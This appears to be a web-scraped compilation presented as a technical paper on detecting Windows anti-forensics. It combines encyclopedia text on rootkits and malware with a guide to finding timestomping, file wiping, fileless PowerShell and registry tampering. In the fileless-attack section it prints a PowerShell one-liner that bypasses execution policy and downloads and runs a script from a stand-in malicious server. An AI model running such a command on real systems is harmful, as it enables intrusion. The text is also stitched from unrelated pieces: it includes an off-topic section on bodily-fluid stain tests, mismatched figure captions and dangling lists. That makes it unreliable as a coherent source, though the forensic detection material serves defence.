Complete Technical Paper Content — Anti Forensics Technique Detection Tool In Windows
Overview & System Context
Anti Forensics Technique Detection Tool In Windows: Comprehensive Web-Sourced Technical Investigation Exhaustive Research Dossier · Pure Web-Scraped Content: ~9511 Words · Real Software Screenshots: 3 1. Executive Overview & Technical Background A rootkit is a collection of typically malicious computer software designed to enable access to a computer or to part of its software that would not otherwise be allowed (for example, by an unauthorized user). Rootkits often mask their presence or that of other software. The term rootkit is a compound of "root" (the traditional name of the privileged account on Unix-like operating systems) and the word "kit" (which refers to the software components that implement the tool). The term "rootkit" has negative connotations through its association with malware. Rootkit installation can be automated, or an attacker can install a rootkit after having obtained root or administrator access. Obtaining this access is a result of a direct attack on a system, i.e., exploiting a vulnerability (such as privilege escalation) or a password (obtained by cracking or social engineering tactics like "phishing"). Once installed, it becomes possible to hide the intrusion as well as to maintain privileged access. Full control over a system means that existing software can be modified, including software that might otherwise be used to detect or circumvent it. Rootkit detection is difficult because a rootkit may be able to subvert the software that is intended to find it.
Detection methods include using an alternative and trusted operating system, behavior-based methods, signature scanning, difference scanning, and memory dump analysis. Removal can be complicated, especially in cases where the rootkit resides in the kernel; reinstallation of the operating system may be the only available solution to the problem. When dealing with firmware rootkits, removal may require hardware replacement, or specialized equipment.
Stuxnet, uncovered in 2010, was a highly sophisticated worm widely believed to have been developed in a joint U.S.–Israeli intelligence operation targeting Iran’s nuclear facilities. It notably included a Windows kernel-mode rootkit that concealed the malware’s files and processes, enabling the worm to silently sabotage industrial control systems. Stuxnet is often cited as the first known cyberweapon; it destroyed a significant part of Iran’s uranium centrifuges, while remaining difficult to detect.
In 2005, Sony BMG published CDs with copy protection and digital rights management software called Extended Copy Protection, created by software company First 4 Internet. The software included a music player but silently installed a rootkit which limited the user's ability to access the CD. Software engineer Mark Russinovich, who created the rootkit detection tool RootkitRevealer, discovered the rootkit on one of his computers. The ensuing scandal raised the public's awareness of rootkits. To cloak itself, the rootkit hid any file starting with "$sys$" from the user. Soon after Russinovich's report, malware appeared which took advantage of the existing rootkit on affected systems. One BBC analyst called it a "public relations nightmare." Sony BMG released patches to uninstall the rootkit, which exposed users to an even more serious vulnerability.
The company eventually recalled the CDs. In the United States, a class-action lawsuit was brought against Sony BMG. The 2004–2005 Greek wiretapping case, also referred to as Greek Watergate, involved the illegal telephone tapping of more than 100 mobile phones on the Vodafone Greece network belonging mostly to members of the Greek government and top-ranking civil servants. The taps began sometime near the beginning of August 2004 and were removed in March 2005 without discovering the identity of the perpetrators. The intruders installed a rootkit targeting Ericsson's AXE telephone exchange. According to IEEE Spectrum, this was "the first time a rootkit has been observed on a special-purpose system, in this case an Ericsson telephone switch." The rootkit was designed to patch the memory of the exchange while it was running, enable wiretapping while disabling audit logs, patch the commands that list active processes and active data blocks, and modify the data block checksum verification command. A "backdoor" allowed an operator with sysadmin status to deactivate the exchange's transaction log, alarms and access commands related to the surveillance capability. The rootkit was discovered after the intruders installed a faulty update, which caused SMS texts to be undelivered, leading to an automated failure report being generated. Ericsson engineers were called in to investigate the fault and discovered the hidden data blocks containing the list of phone numbers being monitored, along with the rootkit and illicit monitoring software.

Figure 1: Windows Registry Forensics: Analysis Techniques Provide an attacker with full access via a backdoor, permitting unauthorized access to, for example, steal or falsify documents. One of the ways to carry this out is to subvert the login mechanism, such as the /bin/login program on Unix-like systems or GINA on Windows. The replacement appears to function normally, but also accepts a secret login combination that allows an attacker direct access to the system with administrative privileges, bypassing standard authentication and authorization mechanisms. Conceal other malware, notably password-stealing key loggers and computer viruses. Appropriate the compromised machine as a zombie computer for attacks on other computers. (The attack originates from the compromised system or network, instead of the attacker's system.) "Zombie" computers are typically members of large botnets that can–amongst other things–launch denial-of-service attacks, distribute email spam, and conduct click fraud. In some instances, rootkits provide desired functionality, and may be installed intentionally on behalf of the computer user: Detect attacks, for example, in a honeypot. Enhance emulation software and security software. Alcohol 120% and Daemon Tools are commercial examples of non-hostile rootkits used to defeat copy-protection mechanisms such as SafeDisc and SecuROM. Kaspersky antivirus software also uses techniques resembling rootkits to protect itself from malicious actions. It loads its own drivers to intercept system activity, and then prevents other processes from doing harm to itself. Its processes are not hidden, but cannot be terminated by standard methods. Anti-theft protection: Laptops may have BIOS-based rootkit software that will periodically report to a central authority, allowing the laptop to be monitored, disabled or wiped of information in the event that it is stolen. Bypassing Microsoft Product Activation There are at least five types of rootkit, ranging from those at the lowest level in firmware (with the highest privileges), through to the least privileged user-based variants that operate in Ring 3. Hybrid combinations of these may occur spanning, for example, user mode and kernel mode.

User-mode rootkits run in Ring 3, along with other applications as user, rather than low-level system processes. They have a number of possible installation vectors to intercept and modify the standard behavior of application programming interfaces (APIs). Some inject a dynamically linked library (such as a .DLL file on Windows, or a .dylib file on Mac OS X) into other processes, and are thereby able to execute inside any target process to spoof it; others with sufficient privileges simply overwrite the memory of a target application. Injection mechanisms include: Figure 2: I Defeating Anti-forensics Techniques Use of vendor-supplied application extensions. For example, Windows Explorer has public interfaces that allow third parties to extend its functionality. Interception of messages. Debuggers. Exploitation of security vulnerabilities. Function hooking or patching of commonly used APIs, for example, to hide a running process or file that resides on a filesystem. ...since user mode applications all run in their own memory space, the rootkit needs to perform this patching in the memory space of every running application. In addition, the rootkit needs to monitor the system for any new applications that execute and patch those programs' memory space before they fully execute.
Code signing uses public-key infrastructure to check if a file has been modified since being digitally signed by its publisher. Alternatively, a system owner or administrator can use a cryptographic hash function to compute a "fingerprint" at installation time that can help to detect subsequent unauthorized changes to on-disk code libraries. However, unsophisticated schemes check only whether the code has been modified since installation time; subversion prior to that time is not detectable. The fingerprint must be re-established each time changes are made to the system: for example, after installing security updates or a service pack. The hash function creates a message digest, a relatively short code calculated from each bit in the file using an algorithm that creates large changes in the message digest with even smaller changes to the original file. By recalculating and comparing the message digest of the installed files at regular intervals against a trusted list of message digests, changes in the system can be detected and monitored—as long as the original baseline was created before the malware was added.
More-sophisticated rootkits are able to subvert the verification process by presenting an unmodified copy of the file for inspection, or by making code modifications only in memory, reconfiguration registers, which are later compared to a white list of expected values. The code that performs hash, compare, or extend operations must also be protected—in this context, the notion of an immutable root-of-trust holds that the very first code to measure security properties of a system must itself be trusted to ensure that a rootkit or bootkit does not compromise the system at its most fundamental level.
Malware (a portmanteau of malicious software) is any software intentionally designed to cause disruption or destruction to a computer, server, client, or computer network, leak private information, gain unauthorized access to information or systems, deprive access to information, or interfere with the user's computer security and privacy without their knowledge. Researchers tend to classify malware into one or more sub-types (i.e. computer viruses, worms, Trojan horses, logic bombs, ransomware, spyware, adware, rogue software, wipers and keyloggers). Malware poses serious threats to individuals and businesses on the Internet. According to Symantec's 2018 Internet Security Threat Report (ISTR), the number of malware variants increased to 669,947,865 in 2017, which is twice as many malware variants as in 2016. Cybercrime, which includes malware attacks as well as other crimes committed by computer, was predicted to cost the global economy US$6 trillion in 2021, and is increasing at a rate of 15% per year. Since 2021, malware has been designed to target computer systems that run critical infrastructure such as the electricity distribution network. The defense strategies against malware differ according to its type, but most can be prevented by installing antivirus software or firewalls, applying regular patches, securing networks, creating backups, and isolating infected systems. Malware can be designed to evade antivirus software detection algorithms.
The notion of a self-reproducing computer program can be traced back to initial theories about the operation of complex automata. John von Neumann showed that in theory a program could reproduce itself. This constituted a plausibility result in computability theory. Fred Cohen experimented with computer viruses and confirmed Neumann's postulate and investigated other properties of malware such as detectability and self-obfuscation using rudimentary encryption. His 1987 doctoral dissertation was on the subject of computer viruses. The combination of cryptographic technology as part of the payload of the virus, exploiting it for attack purposes was initialized and investigated from the mid-1990s, and includes initial ransomware and evasion ideas. Before Internet access became widespread, viruses spread on personal computers by infecting executable programs or boot sectors of floppy disks. By inserting a copy of itself into the machine code instructions in these programs or boot sectors, a virus causes itself to be run whenever the program is run or the disk is booted. Early computer viruses were written for the Apple II and Mac, but they became more widespread with the dominance of the IBM PC and MS-DOS. The first IBM PC virus in the wild was a boot sector virus dubbed (c)Brain, created in 1986 by the Farooq Alvi brothers in Pakistan. Malware distributors would trick the user into booting or running from an infected device or medium. For example, a virus could make an infected computer add autorunnable code to any USB stick plugged into it. Anyone who then attached the stick to another computer set to autorun from USB would in turn become infected, and also pass on the infection in the same way. Older email software would automatically open HTML email containing potentially malicious JavaScript code. Users may also execute disguised malicious email attachments. The 2018 Data Breach Investigations Report by Verizon, cited by CSO Online, states that emails are the primary method of malware delivery, accounting for 96% of malware delivery around the world. The first worms, network-borne infectious programs, originated not on personal computers, but on multitasking Unix systems. The first well-known worm was the Morris worm of 1988, which infected SunOS and VAX BSD systems. Unlike a virus, this worm did not insert itself into other programs. Instead, it exploited security holes (vulnerabilities) in network server programs and started itself running as a separate process. This same behavior is used by today's worms as well. With the rise of the Microsoft Windows platform in the 1990s, and the flexible macros of its applications, it became possible to write infectious code in the macro language of Microsoft Word and similar programs. These macro viruses infect documents and templates rather than applications (executables), but rely on the fact that macros in a Word document are a form of executable code. Many early infectious programs, including the Morris Worm, the first internet worm, were written as experiments or pranks. Today, malware is used by both black hat hackers and governments to steal personal, financial, or business information. Today, any device that plugs into a USB port – even lights, fans, speakers, toys, or peripherals such as a digital microscope – can be used to spread malware. Devices can be infected during manufacturing or supply if quality control is inadequate.

Figure 3: I Defeating Anti-forensics Techniques A computer virus is software usually hidden within another seemingly harmless program that can produce copies of itself and insert them into other programs or files, and that usually performs a harmful action (such as destroying data). They have been likened to biological viruses. An example of this is a portable execution infection, a technique, usually used to spread malware, that inserts extra data or executable code into PE files. A computer virus is software that embeds itself in some other executable software (including the operating system itself) on the target system without the user's knowledge and consent and when it is run, the virus is spread to other executable files.
A worm is a stand-alone malware software that actively transmits itself over a network to infect other computers and can copy itself without infecting files. These definitions lead to the observation that a virus requires the user to run an infected software or operating system for the virus to spread, whereas a worm spreads itself. Once malicious software is installed on a system, it is essential that it stays concealed, to avoid detection. Software packages known as rootkits allow this concealment, by modifying the host's operating system so that the malware is hidden from the user. Rootkits can prevent a harmful process from being visible in the system's list of processes, or keep its files from being read. Some types of harmful software contain routines to evade identification or removal attempts, not merely to hide themselves. An early example of this behavior is recorded in the Jargon File tale of a pair of programs infesting a Xerox CP-V time sharing system: Each ghost-job would detect the fact that the other had been killed, and would start a new copy of the recently stopped program within a few milliseconds. The only way to kill both ghosts was to kill them simultaneously (very difficult) or to deliberately crash the system.
A backdoor is a broad term for a computer program that allows an attacker persistent unauthorised remote access to a victim's machine often without their knowledge. The attacker typically uses another attack (such as a trojan, worm or virus) to bypass authentication mechanisms usually over an unsecured network such as the Internet to install the backdoor application. A backdoor can also be a side effect of a software bug in legitimate software that is exploited by an attacker to gain access to a victim's computer or network. The idea has often been suggested that computer manufacturers preinstall backdoors on their systems to provide technical support for customers, but this has never been reliably verified. It was reported in 2014 that US government agencies had been diverting computers purchased by those considered "targets" to secret workshops where software or hardware permitting remote access by the agency was installed, considered to be among the most productive operations to obtain access to networks around the world. Backdoors may be installed by Trojan horses, worms, implants, or other methods.
A Trojan horse misrepresents itself to masquerade as a regular, benign program or utility in order to persuade a victim to install it. A Trojan horse usually carries a hidden destructive function that is activated when the application is started. The term is derived from the Ancient Greek story of the Trojan horse used to invade the city of Troy by stealth. Trojan horses are generally spread by some form of social engineering, for example, where a user is duped into executing an email attachment disguised to be unsuspicious, (e.g., a routine form to be filled in), or by drive-by download. Although their payload can be anything, many modern forms act as a backdoor, contacting a controller (phoning home) which can then have unauthorized access to the affected computer, potentially installing additional software such as a keylogger to steal confidential information, cryptomining software or adware to generate revenue to the operator of the trojan. While Trojan horses and backdoors are not easily detectable by themselves, computers may appear to run slower, emit more heat or fan noise due to heavy processor or network usage, as may occur when cryptomining software is installed. Cryptominers may limit resource usage or only run during idle times in an attempt to evade detection. Unlike computer viruses and worms, Trojan horses generally do not attempt to inject themselves into other files or otherwise propagate themselves. Modern Trojans are often disguised within legitimate-looking applications, making them particularly effective at bypassing basic user awareness and simple antivirus measures. In spring 2017, Mac users were hit by the new version of Proton Remote Access Trojan (RAT) trained to extract password data from various sources, such as browser auto-fill data, the Mac-OS keychain, and password vaults.
Droppers are a sub-type of Trojans that solely aim to deliver malware upon the system that they infect with the desire to subvert detection through stealth and a light payload. It is important not to confuse a dropper with a loader or stager. A loader or stager will merely load an extension of the malware (for example a collection of malicious functions through reflective dynamic link library injection) into memory. The purpose is to keep the initial stage light and undetectable. A dropper merely downloads further malware to the system.
Ransomware prevents a user from accessing their files until a ransom is paid. There are two variations of ransomware, being crypto ransomware and locker ransomware. Locker ransomware just locks down a computer system without encrypting its contents, whereas crypto ransomware locks down a system and encrypts its contents. For example, programs such as CryptoLocker encrypt files securely, and only decrypt them on payment of a substantial sum of money. Lock-screens, or screen lockers is a type of "cyber police" ransomware that blocks screens on Windows or Android devices with a false accusation in harvesting illegal content, trying to scare the victims into paying up a fee. Jisut and SLocker impact Android devices more than other lock-screens, with Jisut making up nearly 60 percent of all Android ransomware detections.
Encryption-based ransomware, like the name suggests, is a type of ransomware that encrypts all files on an infected machine. These types of malware then display a pop-up ad informing the user that their files have been encrypted and that they must pay (usually in Bitcoin) to recover them. Some examples of encryption-based ransomware are CryptoLocker and WannaCry. According to Microsoft's Digital Crimes Unit in May 2025, Lumma Stealer ("Lumma"), which steals passwords, credit cards, bank accounts, and cryptocurrency wallets, is the favored info-stealing malware used by hundreds of cyber threat actors and enables criminals to empty bank accounts, hold schools for ransom, and disrupt critical services.
Grayware is any unwanted application or file that can worsen the performance of computers and may cause security risks but which there is insufficient consensus or data to classify them as malware. Types of grayware typically include spyware, adware, fraudulent dialers, joke programs ("jokeware") and remote access tools. For example, at one point, Sony BMG compact discs silently installed a rootkit on purchasers' computers with the intention of preventing illicit copying.
Real-time protection: They can provide real time protection against the installation of malware software on a computer. This type of malware protection works the same way as that of antivirus protection in that the anti-malware software scans all incoming network data for malware and blocks any threats it comes across. Removal: Anti-malware software programs can be used solely for detection and removal of malware software that has already been installed onto a computer. This type of anti-malware software scans the contents of the Windows registry, operating system files, and installed programs on a computer and will provide a list of any threats found, allowing the user to choose which files to delete or keep, or to compare this list to a list of known malware components, removing files that match. Sandboxing: Sandboxing confines applications within a controlled environment, restricting their operations and isolating them from other applications on the host while limiting access to system resources. Browser sandboxing isolates web processes to prevent malware and exploits, enhancing security.
Further Reading: Research Papers and Documents about Malware on IDMARCH (Int. Digital Media Archive) Archived 22 September 2016 at the Wayback Machine Advanced Malware Cleaning – a Microsoft video Rapid Stain Identification Series (RSID) is designed for fast, easy and reliable detection of human fluids from a variety of samples encountered by forensic laboratories. It has been developed in the United States for the Federal Bureau of Investigation. This group of tests relies on antibody conjugation reactions to form colored complexes in the presence of specific biological fluids. Most tests are also designed so that only specific human fluids will end in a positive result. To perform a test, the sample in question is mixed with a buffer specific to the RSID test. The sample is then deposited onto the sample window where it is pulled through the test and control regions by a paper wick via passive diffusion. The RSID unit is impregnated with fluid-specific antibodies conjugated to colored complexes that will re-dissolve and diffuse at this time. If the fluid in question is present in the questioned sample, antibodies at the test line will react to the colored antibody complexes and form a colored line. If no fluid is present, or if the sample is not human, this line will not appear. A line will form at the control region regardless of if the sample contains body fluid or not, as it acts as an internal control. Positive and negative controls are also performed alongside each test to confirm its reliability and functionality. Positive controls are swabs taken from known bodily fluids while negative controls are buffer without any biological sample.
Saliva – Human salivary α-amylase-specific antibodies are conjugated with colloidal gold and incorporated beneath the sample window. An anti-α-amylase antibody is fixed at the test line. If human salivary amylase is present in the sample, it will form an antigen-antibody-colloidal gold complex upon deposition. These complexes react with the antibodies fixed at the test line to form a visible red line indicating the presence of human salivary α-amylase, and therefore, human saliva. Blood – Human glycophorin A-specific antibodies are conjugated with colloidal gold and incorporated beneath the sample window. An anti-glycophorin A antibody is fixed at the test line. If human glycophorin A is present in the sample, it will form an antigen-antibody-colloidal gold complex upon deposition. These complexes react with the antibodies fixed at the test line to form a visible red line indicating the presence of human glycophorin A, and therefore, human blood. Urine – Tamm-Horsfall (THP)-specific antibodies are conjugated with blue latex beads and incorporated beneath the sample window. Another THP-specific antibody is fixed at the test line. If THP is present in the sample, it will form an antigen-antibody-colloidal gold complex upon deposition. These complexes react with the antibodies fixed at the test line to form a visible blue line indicating the presence of THP, and therefore, urine. Semen – Human semenogelin-specific antibodies are conjugated with colloidal gold and incorporated beneath the sample window. An anti-semenogelin antibody is fixed at the test line. If human semenogelin is present in the sample, it will form an antigen-antibody-colloidal gold complex upon deposition. These complexes react with the antibodies fixed at the test line to form a visible red line indicating the presence of human semenogelin, and therefore, human semen.
Digital forensics is the process of forensic investigation pertaining to computers and mobile devices. Like any forensic investigation, its goal is to gather all the relevant data for recreating the crime scene and shining light on questions like who committed the crime, when they did it, what their motive was, how they attacked, etc. One of the main objectives of attackers is to remain undetected by digital forensic investigators, both during and after their malicious activities. To achieve this, they perform anti-forensic techniques, in which they invest tremendous efforts. The purpose of anti-forensic techniques is to remove any kind of artifact or evidence that can tie the attacker to the incident.
Compared to a real-life crime scene, this would be equivalent to the thief wearing a mask to hide from security cameras, gloves to prevent from leaving fingerprints and making sure no used equipment is left at the scene. In this article, I will cover various anti-forensic techniques that are based on file system, Windows Registry, and Windows event logs The article covers techniques pertaining to Windows 7 and above with NTFS (New Technology File System). These techniques were chosen because they cover the most common scenarios. This is part of an extensive series of guides about Malware Protection.
There are several basic concepts we recommend being familiar with to fully understand file system anti-forensic techniques. NTFS (New Technology File System) includes several system files, all of which are hidden from view on the NTFS volume. A system file is a file that is used by the file system to store its metadata and to implement the file system. Here is a list of the specific files we will discuss later in the article: During a forensic investigation, one of the essential concepts is timeline analysis. Understanding the chronology order of the events is the key to a successful investigation. This is enabled by MACB times.
Each file record on the MFT (Master File Table) has two attributes that store a set of MACB times: Timestomping is the act of changing the timestamp on the metadata of a file, usually to a time prior to the timeframe the incident occurred. The main reason attackers use timestomping, is to delay the detection by as much as they can. If the forensic examiner uses a filter that is based on the timeframe of the initial alert or notification, timestomped files will not show up.
2. System Architecture & Core Working Principles On top of that, timestomped files can stay undetected when performing Threat Hunting on the environment and if a time stamp is part of the detection logic. Attackers will do their best to evade and hide from the forensic investigator. Having said that, even a simple act of changing the timestamp on the metadata of a file, leaves many traces. Therefore, detecting timestomping is quite easy. Let’s list the all the ways you can detect this technique: As we covered before, user level processes can manipulate only $SI. By examining the $MFT file we can compare the creation time recorded at $SI and $FN. If the $SI creation time is earlier than the $FN creation time, this is a strong indicator of timestomping.
To compare creation times between $SI and $FN, you can use “istat” – a tool that collects this data using an image file of a system and an MFT record of a given file. Windows uses extremely high precision (milliseconds) when it comes to file system timestamps, and many timestomping tools don’t. Therefore, if a particular file has a timestamp that ends with seven sub-seconds of zeros, this can be an indicator of timestomping. The chance that a file was created or modified exactly when all seven sub-seconds are equal to zero, is very rare.
You can look for this information by parsing the $MFT file using MFTEcmd.exe by Eric Zimmerman. Since the MFT entry number grows linearly with the $FN birth timestamp, an entry number of an old file should be lower than the one belonging to files created after it. A case that is worth further inspection is a file that has a birth timestamp from a long time ago but has an entry number as if it were created yesterday.
Please note that NTFS will allocate entry numbers of files that have been deleted, so this technique can lead to false positives and shouldn’t be used as a single indicator when looking for timestomping. We already know that $J located at $Extend\$UsnJrnl contains records of file system activities. Forensic investigators can verify timestomping by looking for ‘’BasicInfoChange” followed by “BasicInfoChange | Close” as update reasons.
I tested this by performing timestomping on a text file and then parsing the $J with MFTEcmd.exe. One of the most prominent ways adversaries cover the tracks of their prohibited activities, is deleting artifacts left from the execution of their capabilities in victims’ environments. Before diving into the details of deleted files, let’s understand how files are stored. Each computer storage device has a file system that organizes the order in which files are arranged and stored. The file system has metadata on each file, including the file name, MACB times, the user who created the file and its location. The file system is divided into allocation units to make it easier to manage.
NTFS uses the MFT as an address book. When a new file is created, a new record is added to the MFT containing the file’s metadata. However, shockingly enough, when you delete a file in one of the two traditional ways: Instead of being erased, the record associated with that file is flagged as unused/available. This flag is located at bytes 22-23 in the MFT record and then there are four alternatives for this flag: On Windows, when a new file is created, it will always look for an existing MFT record that is flagged for reuse before adding a new one. This means that a record of a deleted file can possibly stay on the MFT for a long time. As long the file data is not overwritten, the file is still recoverable.
This is one of the main reasons you shouldn’t start working on a machine you want to run a forensic investigation on, before you take an image of it. Otherwise, you might ruin evidence by overwriting files you want to recover. APT (Advanced Persistent Threat) groups and experienced adversaries are aware of this and know they need to put in extra effort to completely erase any data that could be recovered or that could tie them to the incident. Which brings me to the next term I want to introduce to you – – “file wiping”.
Since attackers cannot rely on chance, they need to make sure that the file data and metadata is overwritten and cannot be recovered. There are many tools out there that can do this job, e.g. “Eraser”, “R-Wipe and Clean” and “File Shredder”. For the ones who love the famous Sysinternals suite – “SDelete” can be used For the demonstration, I have created a text file called “Wiping_Test.txt”,. You can see that its entry number on the MFT is 853, it is located at “C:\Users\User\Desktop” and its size is 783370 bytes. Pay close attention to its timestamps.
I parsed the $MFT after I wiped the file. As you can see, the same entry number “853” was immediately reused by a different file. Behind the scenes, the NTFS scanned the MFT records and searched for a record with the “unused” flag and then replaced it with another file. There is no longer evidence of “Wiping_Test.txt” in the MFT! Does this mean the attackers can sleep peacefully, and no one will ever know about their file? The MFT file is the most known forensic evidence used by forensic investigators when they want to prove the existence of a file. Attackers might think that if they clear any evidence from the $MFT, they are completely erasing any evidence that could lead to tracking down the existence of their file.
However, there are few more forensic pieces of evidences that still can be used to provide file existence/ Let me list them for you: $J – In case you forgot, this file records file activities so it is worth reviewing. By looking at it, you can read the “story” of the text file I have created: You can extract a lot of data from the $J, but this is a separate topic for another article.
After we found evidence of the existence of “Wiping_test.txt” in the $J, let’s move forward to extract more data about this file. We’ll start by using the parent entry number provided to us by parsing the $J: We can look for the MFT record for this entry number to find where the text file was located: $I30 – This special attribute for directories contains the file name, size, and MACB timestamps.
After finding that the text file was located on the user’s Desktop folder, we can parse the $I30 of that folder and try to look for our file. There is a great Python script called “INDXParse.py” for that job. As observed below, there is a record of our wiped text file including its name, size, and a set of MACB timestamps. This is SUPER valuable information for the investigation in case there is no MFT record for a file.
There are more artifacts collected by Windows that can prove file existence. I covered the less-known ones above and here is a list of additional areas to look at: To sum up the file wiping section – attackers always can use wipers to cover their tracks, but they can’t wipe the evidence of the wiper usage. The existence of a file wiping tool is evidence that the system was likely breached, and the anti-forensic techniques they used could be indicators of their prohibited activities.
Encryption is one of the common methods attackers use to make sure no one can read their data. There are many encryption programs that allow the user to encrypt a whole virtual volume, which can only be decrypted using a designated key. However, when encrypting file content at the file level, the metadata of the file is still available. This includes file name, size, and timestamps.
If there is a memory dump from the moment the encryption occurred, it could be possible to find and extract the encryption key from it. 3. Software Implementation, Frameworks & Protocols As you can probably understand from reading this article, any modification to the file system leaves multiple traces in various locations, which can be used by the forensic investigator during the investigation. Attackers know this, too, which is why they prefer refraining from such attacks and using fileless malware to compromise systems and stay undetected. In addition, security products have a hard time detecting fileless attacks, which makes them even more appealing to attackers.
The difference between traditional malware and a fileless one is the fact that in a fileless attack, no files touch the disk. Therefore, all the artifacts that are usually connected to disk changes d cannot be used to identify attackers. There are many types of fileless attacks. We will explain the most common one: PowerShell. PowerShell is a powerful administrative tool built-in to Windows OS. Attackers exploit it because it is already trusted by the OS and is commonly used by administrators. This makes spotting malicious activity significantly difficult.
For example, adversaries can use the following command to download a malicious PowerShell script and execute it straight on memory, without making any changes to the disk: Powershell.exe -ep Bypass -nop -noexit -c iex ((New-Object Net.WebClient).DownloadString(‘http://malicious_server/FileLess.ps1’)) But while such an attack is fileless, it is far from being artifact-less. In the case of a PowerShell fileless attack, there is a great event log that monitors PowerShell script blocks: In addition, by default in Windows 10 there is a plain text file that stores the last 4096 PS commands. It is located at: On top of that, there are many other artifacts you can look for. One of your investigation directions should be the usage of LOLBins (Living Off the Land Binaries). You can look for execution evidence o in prefetch files, userassist, shimcache or muicache. The following LOLBins are worth checking since they can indicate scripts execution and can be correlated with other pieces of collected evidence: Another powerful built-in utility that can be used in fileless attacks is WMI (Windows Management Instrumentation). You can learn more on how attackers abuse it here .
Since the Windows Registry stores low-level settings for the operation system and for applications that use it, forensic investigators can use this huge database during the investigation. There are many valuable artifacts that can be found in the registry, such as malware persistence, shell items, evidence of execution, etc. Adversaries can manipulate registry keys to gain persistence, store their malicious code, weaken the system in terms of defences, etc. Guess what – to cover their tracks they may delete or wipe the registry keys they created or manipulated. Yet, thanks to the awesome efforts Windows makes to back up the registry hives files in different locations within the system, there are few ways to recover the deleted/wiped key.
Registry Transaction Logs – Windows uses these log files as journals that store the data that is being written to the registry before it is written to hive files. These logs are used as a backup when the registry hives cannot be written, due to corruption or locking. The logs files are created in the same folder as their corresponding registry hives and are saved with the same name of the hive with a .LOG extension. For example: For the demonstration, I created the following registry key in the Run key of the current user: When the attackers decided to cover their tracks, they overwrote the key and its value, and then deleted it.
Below, we can see the deleted registry key in the registry hive of the user (NTUSER.DAT). There is no evidence of the original data of the key. However, in the corresponding transaction log, we can see the key’s data before it was overwritten. This is what makes the registry transaction logs so valuable in terms of forensic evidence.
Registry Explorer written by Erick Zimmerman is a great tool for registry investigations. You can easily look for deleted keys using it. I created another registry key, this time on the local machine run key. After I deleted it, I loaded the “SOFTWARE” hive of the machine into the Registry Explorer. As you can see below, using the tool we can see the deleted registry key including all its data.
Attackers commonly used the registry as a container for their malicious files. This enables them to perform fileless attacks even when their malware or script is never touching the disk. This technique is effective, as the average user isn’t familiar with the registry enough to identify anomalies. This is a registry key the attacker created. It contains its malware in hex-decimal. By its magic bytes we can determine it is a portable executable (PE) file. In a later stage of the attack, the attacker will query the data of this registry key and will execute its malware straight to the memory.
Using RECmd.exe, which is the command-line version of Registry Explorer, we can search strings in the value record’s value data. As seen below, I searched for any PE stored in the user registry hive as a hex-decimal value. The results provide the key, value, and the data. There are two more super useful features that RECmd.exe provides, which will help find malicious scripts or hidden data in the registry: MinSize – find values with value data size greater than or equal to the specified size (in bytes).
